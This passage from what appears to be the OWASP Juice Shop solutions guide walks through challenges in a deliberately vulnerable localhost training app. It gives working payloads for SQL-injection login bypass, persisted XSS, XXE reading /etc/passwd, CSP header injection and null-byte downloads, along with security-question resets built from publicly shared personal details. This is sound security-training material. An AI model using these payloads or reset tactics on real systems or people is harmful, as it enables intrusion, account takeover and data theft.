
4. The field should now be visible in your browser. Type any user's database identifier in there (other than your own if you are currently logged in) and

submit the feedback.

You can also solve this challenge by directly sending a `POST` to <http://localhost:3000/api/Feedbacks> endpoint. You could for example be logged out but provide any `userId` in the JSON payload.

Post a product review as another user or edit any user's existing review


1. Select any product and write a review for it



The screenshot shows the OWASP Juice Shop application's product list. A modal window is open for the 'Apple Juice (1000ml)' product. The modal displays a review from 'admin@juice-sh.op' with the message 'One of my favorites!'. Below the review, there is a text input field containing the message 'This is a very bad product'. A 'Submit' button is visible at the bottom of the modal.

2. Submit the review while observing the `Networks` tab of your browser.

3. Analyze the `PUT` request.



The screenshot shows the OWASP Juice Shop application's product list and the Network tab of a browser developer tool. The Network tab lists three requests: a PUT request to 'http://localhost:3000/api/product/1/reviews' with a message body of 'This is a very bad product', a GET request to 'http://localhost:3000/api/product/1/reviews', and a GET request to 'http://localhost:3000/api/product/1'. The PUT request is highlighted.

4. Change the author name to `admin@juice-sh.op` in `Request Body` and re-send the request.

Log in with Chris' erased user account

- Log in with `Email` `chris.pike@juice-sh.op`--` and any `Password` if you already know the email address of Chris.
- or log in with `Email` as `\` or deletedAt IS NOT NULL--` and any `Password` you like for a "lucky hit" as Chris seems to be the only or at least first ever deleted user. The presence of `deletedAt` you might have derived from [Retrieve a list of all user credentials via SQL Injection](#) and enforcing it to be `NOT NULL` will give you back only users who were soft-deleted at some point of time.

Log in with Amy's original user credentials

1. Google for either `93.83 billion trillion trillion centuries` OR `One Important Final Note`.
2. Both searches should show <https://www.grc.com/haystack.htm> as one of the top hits.
3. After reading up on *Password Padding* try the example password
`D0g.....`
4. She actually did a very similar padding trick, just with the name of her husband *Kif* written as *K1f* instead of *D0g* from the example! She did not even bother changing the padding length!
5. Visit <http://localhost:3000/#/login> and log in with credentials `amy@juice-sh.op` and password `k1f.....` to solve the challenge

Log in with Bender's user account

- Log in with *Email* `bender@juice-sh.op'--` and any *Password* if you already know the email address of Bender.
- A rainbow table attack on Bender's password will probably fail as it is rather strong. You can alternatively solve [Change Bender's password into *slurmCl4ssic* without using SQL Injection](#) or [Forgot Password](#) first and then simply log in with the new password.

Log in with Jim's user account

- Log in with *Email* `jim@juice-sh.op'--` and any *Password* if you already know the email address of Jim.
- or log in with *Email* `jim@juice-sh.op` and *Password* `ncc-1701` if you looked up Jim's password hash in a rainbow table after harvesting the user data as described in [Retrieve a list of all user credentials via SQL Injection](#).

Place an order that makes you rich

1. Log in as any user.
2. Put at least one item into your shopping basket.
3. Note that reducing the quantity of a basket item below 1 is not possible via the UI
4. When changing the quantity via the UI, you will notice `PUT` requests to <http://localhost:3000/api/BasketItems/{id}> in the Network tab of your DevTools
5. Memorize the `{id}` of any item in your basket
6. Copy your `Authorization` header from any HTTP request submitted via browser.
7. Submit a `PUT` request to <http://localhost:3000/api/BasketItems/{id}> replacing `{id}` with the memorized number from 5. and with:
 - `{"quantity": -100}` as body,
 - `application/json` as Content-Type
 - and `Bearer ?` as `Authorization` header, replacing the `?` with the token you copied from the browser.

```

http://localhost:3000/api/BasketItems/1
PUT http://localhost:3000/api/BasketItems/1
Body
{
  "quantity": -100
}

{
  "status": "success",
  "data": {
    "id": 1,
    "product": "Apple Juice (1000ml)",
    "quantity": -100,
    "createdAt": "2018-12-10T07:01:29.465Z",
    "updatedAt": "2018-12-10T13:09:56.888Z",
    "BasketId": 1,
    "ProductId": 1
  }
}

```

8. Visit <http://localhost:3000/#/basket> to view *Your Basket* with the negative quantity on the first item

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99	-100	-199.00

9. Click *Checkout* to issue the negative order and solve this challenge.



OWASP Juice Shop - Order Confirmation

Customer: bjoern.kimminich@owasp.org

Order #: 8194-0cb7c2a6e11ef26f

-100x Apple Juice (1000ml) ea. 1.99 = -199

Total Price: -199

Thank you for your order!

Prove that you actually read our privacy policy

1. Open <http://localhost:3000/#/privacy-security/privacy-policy>.

2. Moving your mouse cursor over each paragraph will make a fire-effect appear on certain words or partial sentences.

We use cookies and similar tracking technologies to track the activity on our Service and hold certain information.

Cookies are files with small amount of data which may include an anonymous unique identifier. Cookies are sent to your browser from a website and stored on your device. Tracking technologies also use beacons, tags, and scripts to collect and track information and to improve and analyze our Service.

You can instruct your browser to refuse all cookies or to indicate when a cookie is being sent. However, if you do not accept cookies, you may not be able to use some portions of our Service.

Examples of Cookies we use:

- Session Cookies. We use Session Cookies to operate our Service.
- Preference Cookies. We use Preference Cookies to remember your preferences and various settings.
- Security Cookies. We use Security Cookies for security purposes.

3. Inspect the HTML in your browser and note down all text inside `` tags, which are `http://localhost`, We may also, instruct you, to refuse all, reasonably necessary and responsibility.
4. Combine those into the URL
`http://localhost:3000/we/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility` (adding the server port if needed) and solve the challenge by visiting it.

It seems the Juice Shop team did not appreciate your extensive reading effort enough to provide even a tiny gratification, as you will receive only a `404 Error: ENOENT: no such file or directory, stat '/app/frontend/dist/frontend/assets/private/thank-you.jpg'`.

Change the href of the link within the O-Saft product description

1. By searching for O-Saft directly via the REST API with
`http://localhost:3000/rest/products/search?q=o-saft` you will learn that it's database ID is `9`.
2. Submit a `PUT` request to `http://localhost:3000/api/Products/9` with:

- o `{"description": "More..."}` as body
- o and `application/json` as Content-Type

Reset the password of Bjoern's OWASP account via the Forgot Password mechanism

1. Find Bjoern's [OWASP Juice Shop](#) playlist on Youtube
2. Watch [BeNeLux Day 2018: Juice Shop: OWASP's Most Broken Flagship](#) - [Björn Kimminich](#)
3. This conference talk recording immediately dives into a demo of the Juice Shop application in which Bjoern starts registering a new account 3:59 into the video (<https://youtu.be/Lu0-kDdtVf4?t=239>)
4. Bjoern picks *Name of your favorite pet?* as his security question and - live on camera - answers it truthfully with "Zaya", the name of his family's adorable three-legged cat.
5. Visit <http://localhost:3000/#/forgot-password> and provide `bjoern@owasp.org` as your *Email*.
6. In the subsequently appearing form, provide `zaya` as *Name of your favorite pet?*
7. Then type any *New Password* and matching *Repeat New Password*
8. Click *Change* to solve this challenge

Other hints about Bjoern's choice of security answer

The **user profile picture** of his account at <http://localhost:3000/assets/public/images/uploads/12.jpg> shows his pet cat.




Retrieving another photo of his cat is the subject of the [Retrieve the photo of Bjoern's cat in "melee combat-mode"](#) challenge. The corresponding image caption " #zatschi #whoneedsfourlegs" also leaks the nickname "Zatschi" of the pet - which is cute, but (intentionally) not very helpful to find out her real name, though.



Reset Jim's password via the Forgot Password mechanism

1. Visit <http://localhost:3000/#/forgot-password> and provide `jim@juice-sh.op` as your *Email* to learn that *Your eldest siblings middle name?* is Jim's chosen security question
2. Jim (whose `userId` happens to be `2`) left some breadcrumbs in the application which reveal his identity
 - o A product review for the *OWASP Juice Shop-CTF Velcro Patch* stating *"Looks so much better on my uniform than the boring Starfleet symbol."*
 - o Another product review *"Fresh out of a replicator."* on the *Green Smoothie* product
 - o A *Recycling Request* associated to his saved address *"Room 3F 121, Deck 5, USS Enterprise, 1701"*
3. It should eventually become obvious that *James T. Kirk* is the only viable solution to the question of Jim's identity



4. Visit https://en.wikipedia.org/wiki/James_T._Kirk and read the **Depiction** section
5. It tells you that Jim has a brother named *George Samuel Kirk*
6. Visit <http://localhost:3000/#/forgot-password> and provide `jim@juice-sh.op` as your *Email*
7. In the subsequently appearing form, provide `Samuel` as *Your eldest siblings middle name?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge

Upload a file larger than 100 kB

1. The client-side validation prevents uploads larger than 100 kB.
2. Craft a `POST` request to <http://localhost:3000/file-upload> with a form parameter `file` that contains a PDF file of more than 100 kB but less than 200 kB.

3. The response from the server will be a `204` with no content, but the challenge will be successfully solved.

Files larger than 200 kB are rejected by an upload size check on server side with a `500` error stating `Error: File too large`.

Upload a file that has no .pdf or .zip extension

1. Craft a `POST` request to <http://localhost:3000/file-upload> with a form parameter `file` that contains a non-PDF file with a size of less than 200 kB.

2. The response from the server will be a `204` with no content, but the challenge will be successfully solved.

Uploading a non-PDF file larger than 100 kB will solve [Upload a file larger than 100 kB](#) simultaneously.

Perform a persisted XSS attack bypassing a client-side security mechanism

1. Submit a POST request to <http://localhost:3000/api/Users> with


- o `{"email": "<iframe src=\"javascript:alert('xss')\">", "password": "xss"}` as body
- o and `application/json` as Content-Type header.

```

1 {
2   "status": "success",
3   "data": {},
4   "username": "",
5   "isAdmin": false,
6   "isEmailVerified": false,
7   "profileImage": "default.png",
8   "id": 10,
9   "profileImageSecure": "<script>alert('xss')</script>",
10  "password": "xss",
11  "updatedDate": "2019-01-04T11:10:11.552Z",
12  "createdAt": "2019-01-04T11:10:11.552Z"
13 }
  
```


2. Log in to the application with an admin.
3. Visit <http://localhost:3000/#/administration>.
4. An alert box with the text "xss" should appear.

5. Close this box. Notice the somewhat broken looking row in the *Registered Users* table?
6. Click the "eye"-button in that row.
7. A modal overlay dialog with the user details opens where the attack string is rendered as harmless text.




Perform a persisted XSS attack without using the frontend application at all

1. Log in to the application with any user.
 2. Copy your `Authorization` header from any HTTP request submitted via browser.
 3. Submit a POST request to <http://localhost:3000/api/Products> with
 - o `{"name": "XSS", "description": "<iframe src=\"javascript:alert(XSS)\">", "price": 47.11}` as body,
 - o `application/json` as `Content-Type`
 - o and `Bearer ?` as `Authorization` header, replacing the `?` with the token you copied from the browser.



4. Visit <http://localhost:3000/#/search>.
 5. An alert box with the text "xss" should appear.



6. Close this box. Notice the product row which has a frame border in the description in the *All Products* table
7. Click the "eye"-button next to that row.
8. Another alert box with the text "xss" should appear. After closing it the actual details dialog pops up showing the same frame border.



Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server

1. Solve the [Use a deprecated B2B interface that was not properly shut down challenge](#).
2. Prepare an XML file which defines and uses an external entity `<!ENTITY xxe SYSTEM "file:///etc/passwd" >]> (or <!ENTITY xxe SYSTEM "file:///C:/Windows/system.ini" >]> on Windows).`
3. Upload this file through the *File Complaint* dialog and observe the Javascript console while doing so. It should give you an error message containing the parsed XML, including the contents of the local system file!

```

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [ <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" > ]>

<trades>
    <metadata>
        <name>Apple Juice</name>
        <trader>
            <foo>&xxe;</foo>
            <name>B. Kimminich</name>
        </trader>
        <units>1500</units>
        <price>106</price>
        <name>Lemon Juice</name>
        <trader>
            <name>B. Kimminich</name>
        </trader>
        <units>4500</units>
        <price>195</price>
    </metadata>
</trades>

```

★★★★ Challenges

Gain access to any access log file of the server

1. Solve the [Access a confidential document](#) or any related challenges which will bring the exposed `/ftp` folder to your attention.
2. Visit <http://localhost:3000/ftp> and notice the file `incident-support.kdbx` which is needed for [Log in with the support team's original user credentials](#) and indicates that some support team is performing its duties from the public Internet and possibly with VPN access.
3. Guess luckily or run a brute force attack with e.g. [OWASP ZAPs DirBuster plugin](#) for a possibly exposed directory containing the log files.
4. Following [the hint to drill down deeper than one level](#), you will at some point end up with <http://localhost:3000/support/logs>.
5. Inside you will find at least one `access.log` of the current day. Open or download it to solve this challenge.



Name	Size	Modified
access.log.2019-01-25	5843	18:52:57 2019-1-25

Bypass the Content Security Policy and perform an XSS attack on a legacy page

1. Log in as any user.
2. Visit our user profile page at <http://localhost:3000/profile>.
3. Type in any *Username* and click the *Set Username* button.
4. Notice that the username is displayed beneath the profile image.

5. Change the username into `<script>alert(`xss`)</script>` and click *Set Username*.
6. Notice the displayed username under the profile picture now is `lert(`xss`)` while in the *Username* field it shows `lert(`xss`)</script>` - both a clear indication that the malicious input was sanitized. Obviously the sanitization was not very sophisticated, as the input was quite mangled and even the closing `<script>` tag survived the procedure.
7. Change the username into `<<a| ascript>alert(`xss`)</script>` and click *Set Username*.
8. The naive sanitizer only removes `<a| a` effectively changing the username into `<script>alert(`xss`)</script>` but you'll notice that the script is still not executed!
9. The username shows as `\` on the screen and the `<script>alert(`xss`)</script>` is part of the DOM. It seems that its execution was blocked by the Content Security Policy (CSP) of the page.
10. Bypassing the CSP requires to exploit a totally different attack vector on the profile page: The *Image URL* field.
11. Set the *Image URL* to some valid image URL, e.g. <https://placekitten.com/300/300> and click *Link Image* while inspecting the network traffic via your browser's DevTools.
12. Notice how the `Content-Security-Policy` response header has been changed in the subsequent call to <http://localhost:3000/profile>? It now contains an entry like `/assets/public/images/uploads/17.jpg;`, which is the location of the successfully uploaded image.
13. Try setting the *Image URL* again, but now to some invalid image URL, e.g. <http://definitely.not.an/image.png>. While the linking fails and your profile will show a broken image, the CSP header will now contain `http://definitely.not.an/image.png;` - the originally supplied URL.
14. This influence on the CSP header - plus the fact that the first encountered entry in case of duplicates always wins - is fatal for the application. We can basically overwrite the CSP with one of our own choosing.
15. Set `https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval'` <https://code.getmdl.io> <http://ajax.googleapis.com> as *Image URL* and click *Link Image*.
16. Refresh the page to give the browser the chance to load the tampered CSP and enjoy the alert box popping up!

Order the Christmas special offer of 2014

1. Open <http://localhost:3000/#/search> and reload the page with `F5` while observing the *Network* tab in your browser's DevTools
2. Recognize the `GET` request <http://localhost:3000/rest/products/search?q=> which returns the product data.
3. Submitting any SQL payloads via the *Search* field in the navigation bar will do you no good, as it is only applying filters onto the entire data set what was retrieved with a singular call upon loading the page.
4. In that light, the `q=` parameter on the <http://localhost:3000/rest/products/search> endpoint would not even be needed, but might be a relic from a different implementation of the search

functionality. Test this theory by submitting

<http://localhost:3000/rest/products/search?q=orange> which should give you a result such as

```
{"status": "success", "data": [{"id": 2, "name": "Orange Juice (1000ml)", "description": "Made from oranges hand-picked by Uncle Dittmeyer.", "price": 2.99, "image": "orange_juice.jpg", "createdAt": "2018-12-20 07:18:31.358 +00:00", "updatedAt": "2018-12-20 07:18:31.358 +00:00", "deletedAt": null}]}]
```

5. Submit `';` as `q` via <http://localhost:3000/rest/products/search?q=';>
6. You will receive an error page with a `SQLITE_ERROR: syntax error` mentioned, indicating that SQL Injection is indeed possible.

OWASP Juice Shop (Express ~4.16.4)

500 `SequelizeDatabaseError: SQLITE_ERROR: near ";"': syntax error`
at `Query.formatError (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:423:16)`
at `afterExecute (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:119:32)`
at `replacement (/app/node_modules/sqlite3/libtrace.js:19:31)`
at `Statement.onBack (/app/node_modules/sqlite3/lib/sqlite3.js:16:21)`

7. You are now in the area of Blind SQL Injection, where trying to create valid queries is a matter of patience, observance and a bit of luck.
8. Varying the payload into `'--` for `q` results in a `SQLITE_ERROR: incomplete input`. This error happens due to two (now unbalanced) parenthesis in the query.
9. Using `')--` for `q` fixes the syntax and successfully retrieves all products, including the (logically deleted) Christmas offer. Take note of its `id` (which should be `10`)

```
</a>","price":0.01,"image": "orange_juice.jpg","createdAt": "2018-12-20 07:18:31.404 +00:00", "updatedAt": "2018-12-20 07:18:31.404 +00:00", "deletedAt": null}, {"id": 10, "name": "Christmas Super-Surprise-Box (2014 Edition)", "description": "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt for an unbeatable price! (Seasonal special offer! Limited availability!)","price":29.99,"image": "undefined.jpg", "createdAt": "2018-12-20 07:18:31.405 +00:00", "updatedAt": "2018-12-20 07:18:31.405 +00:00", "deletedAt": "2014-12-27 00:00:00.000 +00:00"}, {"id": 11, "name": "OWASP Juice Shop Sticker (2015/2016 design)", "description": "Die-cut sticker with the official 2015/2016 logo. By now this is a rare collectors item. <em>Out of stock!</em>","price":999.99,"image": "sticker.png", "createdAt": "2018-12-20 07:18:31.405 +00:00", "updatedAt": "2018-12-20 07:18:31.405 +00:00", "deletedAt": "2017-04-28 00:00:00.000 +00:00"}]
```

10. Go to <http://localhost:3000/#/login> and log in as any user.
11. Add any regularly available product into your shopping basket to prevent problems at checkout later. Memorize your `BasketId` value in the request payload (when viewing the Network tab) or find the same information in the `bid` variable in your browser's Session Storage (in the Application tab).
12. Craft and send a `POST` request to <http://localhost:3000/api/BasketItems> with
 - o `{"BasketId": "<Your Basket ID>", "ProductId": 10, "quantity": 1}` as body
 - o and `application/json` as `Content-Type`
13. Go to <http://localhost:3000/#/basket> to verify that the "Christmas Super-Surprise-Box (2014 Edition)" is in the basket
14. Click `Checkout` on the `Your Basket` page to solve the challenge.

Alternative path without any SQL Injection

This solution involves a lot less hacking & sophistication but requires more attention & a good portion of shrewdness.

1. Retrieve all products as JSON by calling
<http://localhost:3000/rest/products/search?q=>
2. Write down all `id` s that are *missing* in the otherwise sequential numeric range
3. Perform step 12. and 13. from above solution for all those missing `id` s
4. Once you hit the "Christmas Super-Surprise-Box (2014 Edition)" click *Checkout* for instant success!

Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous

1. Solve [Order the Christmas special offer of 2014](#) but enumerate all deleted products until you come across "Rippertuer Special Juice"
2. Notice the warning "*This item has been made unavailable because of lack of safety standards.*" in its description, indicating that this is the product you need to investigate for this challenge
3. Further notice the partial list of ingredients in the description namely "*Cherymoya Annona cherimola, Jabuticaba Myrciaria cauliflora, Bael Aegle marmelos... and others*"
4. Submitting either or all of the above ingredients at <http://localhost:3000/#/contact> will **not** solve this challenge - it must be some unlisted ingredients that create a dangerous combination.
5. A simple Google search for `Cherymoya Annona cherimola Jabuticaba Myrciaria cauliflora Bael Aegle marmelos` should bring up several results, one of them being a blog post "Top 20 Fruits You Probably Don't Know" from 2011. Visit this post at <https://listverse.com/2011/07/08/top-20-fruits-you-probably-don-t-know>
6. Scrolling through the list of replies you will notice [a particular comment from user Localhorst](#) saying "*Awesome, some of these fruits also made it into our Rippertuer Special Juice!*" <https://pastebin.com/90dUgd7s>"
7. Visit <https://pastebin.com/90dUgd7s> to find a PasteBin paste titled "Rippertuer Special Juice Ingredients" containing a JSON document with many exotic fruits in it, each with its name as `type` and a detailed `description`
8. When carefully reading all fruit descriptions you will notice a warning on the `Hueteroneel` fruit that "*this coupled with Eurogium Edule was sometimes found fatal*"

```

20.  ],
21.  },
22.  "type": "Eurogiun Edule",
23.  "description": "This fruit comes from a tall tree native to the mangrove swamps of southeast Asia. The edible portions of the plant are an excellent source of vitamin C and high in iron. The seeds of the tree form part of the natural diet of the bebeirus. People of Minahasa tribe in North Sulawesi use young leaves as vegetable. The leaves will be sliced into small pieces then it is cooked by mixing with herbs and pork fat or meat inside bamboo. Many sellers in Tomohon traditional market sell the leaves whether sliced or not."
24.  },
25.  {
26.  "type": "Durian",
27.  "description": "Ah, durian. Alternately known as 'The King of Fruit' and 'The fruit that smells like rotting garbage and onions.' My favorite description is from Richard Sterling and quoted on Wikipedia as this: 'Its odor is best described as pig-shit, turpentine and onions, garnished with a gym sock. It can be smelled from yards away.' The same page also mentions that they have also been described as smelling like rancid sewage, stale vomit, skunk spray and used surgical masks. Yum. Some people are absolutely in love with it, and apparently a variety of animals including tigers can't get enough of stale vomit encased in a fruity hedgehog, but the people in Singapore seem to have the right idea; the fruit is banned from all public transportation."
28.  },
29.  {
30.  "type": "Hueteroneel",
31.  "description": "The manchineel is a round fruit about the size of a tangerine native to Mexico and the Caribbean. It's also known as the 'beach apple' and can be quite tasty. It has reddish-greyish bark, small greenish-yellow flowers, and shiny green leaves. The tree has been used as a source of timber by Caribbean carpenters for centuries. It must be cut and left to dry in the sun to remove the sap. Only a warning, this coupled with Eurogiun Edule was sometimes found fatal, though the reports are scarce. A gum can be produced from the bark which reportedly treats edema, while the dried fruits have been used as a diuretic."
32.  },
33.  {
34.  "type": "Mamoncillo",
35.  "description": "The mamoncillo is a fruit native to Mexico and Central America. It's also known as the 'mamoncillo' or 'mamoncillo de agua'. It has a thin, yellowish-green skin and a sweet, juicy flesh inside. The fruit is often eaten raw or used in various desserts and juices. It's also used in traditional medicine for its digestive properties."
36.  }

```

9. As `Eurogiun Edule` is also on the very same list of ingredients, these two must be the ones you are looking for
10. Submit a comment containing both `Eurogiun Edule` and `Hueteroneel` via <http://localhost:3000/#/contact> to solve this challenge

Find the hidden easter egg

1. Use the *Poison Null Byte* attack described in [Access a developer's forgotten backup file...](#)
2. ...to download <http://localhost:3000/ftp/eastere.gg%2500.md>

Apply some advanced cryptanalysis to find the real easter egg

1. Get the encrypted string from the `eastere.gg` from the [Find the hidden easter egg challenge](#):


```
L2d1ci9xcmL251ci9mYi9zaGFhbC9ndXJsl3V2cS9uYS9ybmcnUvcnR0L2p2Z3V2YS9ndXIvcn5mZ3
J1L3J0dA==
```
2. Base64-decode this into


```
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```
3. Trying this as a URL will not work. Notice the recurring patterns (`rtt`, `gur` etc.) in the above string
4. ROT13-decode this into


```
/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```
5. Visit
 <http://localhost:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg>



6. Marvel at *the real* easter egg: An interactive 3D scene of *Planet Orangeuzel*!

ROT13 ("rotate by 13 places", sometimes hyphenated ROT-13) is a simple letter substitution cipher that replaces a letter with the letter 13 letters after it in the alphabet. ROT13 is a special case of the Caesar cipher, developed in ancient Rome.

Because there are 26 letters (2×13) in the basic Latin alphabet, ROT13 is its own inverse; that is, to undo ROT13, the same algorithm is applied, so the same action can be used for encoding and decoding. The algorithm provides virtually no cryptographic security, and is often cited as a canonical example of weak encryption.¹

Successfully redeem an expired campaign coupon code

1. Open `main-es2015.js` in your Browser's dev tools and search for `campaign`.

```

this.couponPanelExpanded = !1,
this.paymentPanelExpanded = !1,
this.walletBalance = 0,
this.totalPrice = 0,
this.paymentMode = "card",
this.campaign = [
  WMSDY2019: {
    validOn: 15519996e5,
    discount: 75
  },
  WMSDY2020: {
    validOn: 1583622e6,
    discount: 60
  },
  WMSDY2021: {
    validOn: 1615158e6,
    discount: 60
  },
  WMSDY2022: {
    validOn: 1646694e6,
    discount: 60
  },
  WMSDY2023: {
    validOn: 167823e7,
    discount: 60
  },
  ORANGE2020: {
    validOn: 15885468e5,
    discount: 50
  },
  ORANGE2021: {
    validOn: 16200828e5,
    discount: 40
  },
  ORANGE2022: {
    validOn: 16516108e5,
    discount: 40
  },
  ORANGE2023: {
    validOn: 16831548e5,
    discount: 40
  }
]

```

2. You will find a `this.campaigns` assignment of an object containing various campaign codes. Depending on when you are reading this book, one or more of these might be expired. Let's continue with the oldest available one, which is `WMNSDY2019`.
3. A bit further down in the minified code you will notice a function `applyCoupon()` that uses `this.campaigns` and in particular the contained `validOn` timestamp of a coupon.
4. Ignoring that validity check and just submitting `WMNSDY2019` will yield an `Invalid Coupon` error, as you would expect. This is because of the second part of the assertion `this.clientDate === e.validOn`.
5. Converting `validOn: 15519996e5` of the `WMNSDY2019` coupon into a JavaScript date will tell you that this campaign was active on March 8th 2019 only: Women's Day!
6. Set the time of your computer to March 8th 2019 and try to submit the code again.
7. This time it will be accepted! Proceed to *Checkout* to get the challenge solved.

Access a developer's forgotten backup file

